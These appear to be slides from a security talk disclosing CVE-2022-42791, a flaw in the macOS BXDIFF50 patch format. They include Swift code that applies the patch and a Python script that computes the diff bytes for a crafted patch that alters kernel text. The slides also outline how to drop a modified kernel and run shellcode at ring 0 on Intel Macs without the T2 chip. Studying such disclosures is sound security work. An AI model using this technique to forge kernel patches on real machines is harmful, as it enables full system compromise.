


```
/// A class which interprets a BXDIFF50 control command at a given offset in the control section of a patch
class Control:CustomStringConvertible {
    /// How many bytes a control element is in the decompressed buffer
    public static let controlSize:Int = 24 // 3 * 8 bytes

    /// How many bytes to "mix" (add from the current patch offset to the current input offset, mod 256)
    let mixlen:off_t

    /// How many bytes should be copied off the "extra" section
    let copylen:off_t

    /// How many bytes to advance (or reverse) the input pointer
    let seeklen:off_t


    /// Attempt to parse a new control command from the decompressed control buffer
    /// - Parameter data: The decompressed control buffer
    /// - Parameter number: The index to decompress
    init?(data:Data, number:Int) {
        let selfOffset = Int(Control.controlSize * number)

        mixlen = Control.read_off_t(data: data, offset: 0 + selfOffset)
        copylen = Control.read_off_t(data: data, offset: 8 + selfOffset)
        seeklen = Control.read_off_t(data: data, offset: 16 + selfOffset)
    }
```

BXDIFF 5

Diff & Extra Section

- **LZMA** compressed
- The decompressed data is a raw bytes array
- Used by the Control Section before


bxdiff50 〉 bxdiff50 〉 PatchSession.swift 〉 applyControlSection(control:)


```
    /// Apply the set of operations described in a control struct. This advances the buffer positions in the session and adds bytes to the output
    func applyControlSection(control:Control) {
        if control.mixlen != 0 {
            for _ in 0..<control.mixlen {
                if inputSeekPosition == 0x95058d { // added by Mickey Jin
                    print("\(inputSeekPosition), \(diffSeekPosition)")
                }
                let diffByte = patch.diffData[diffSeekPosition]
                let inputByte = input[inputSeekPosition]
                output.append(diffByte &+ inputByte)

                diffSeekPosition += 1
                inputSeekPosition += 1
            }
        }

        if control.copylen != 0 {
            let extraPayload = patch.extraData[extraSeekPosition..<(extraSeekPosition + Int(control.copylen))]
            output.append(extraPayload)
            extraSeekPosition += extraPayload.count
        }

        if control.seeklen != 0 {
            inputSeekPosition += Int(control.seeklen)
        }
    }
```

My target string “Darwin Kernel Version” is at the offset 0x95058d

BXDIFF 5

Make a crafted one

- My target is in the **Diff Section** (Replace the output string of the command `uname`)
  - Calculate the new bytes for the Diff Section by using the python script below.
  - Figure out the **diffSeekPosition** when it reaches the **inputSeekPosition**. (New code on lines 73-75 in the previous slide)
  - Rewrite the new bytes at the **diffSeekPosition**.



```python
old = 'Darwin Kernel Version'
new = 'Hacked By Mickey Jin '
ret = ''
n = len(old)
print(hex(n))
for i in range(n):
    ret += '%02X '%((0x100+ord(new[i])-ord(old[i]))&0xff)
print(ret)
```

BXDIFF 5

Make a crafted one

- Compress the newly created **Diff Section** with the **LZMA** algorithm
- Keep the original **Control Section** and **Extra Section**, **reuse** them directly.
- Update the hash value and size in the new BXDIFF5 **Header Section**.

CVE-2022-42791


Exploit 2 - Second Attempt

- Drop a well-crafted kernel via **applying the patches**
  - Work as expected
  - Inject shell code into the kernel and execute arbitrary code at ring 0
- Only work on Intel Macs without the T2 Chip
- PoC

Hardware Mitigation

Secure Boot

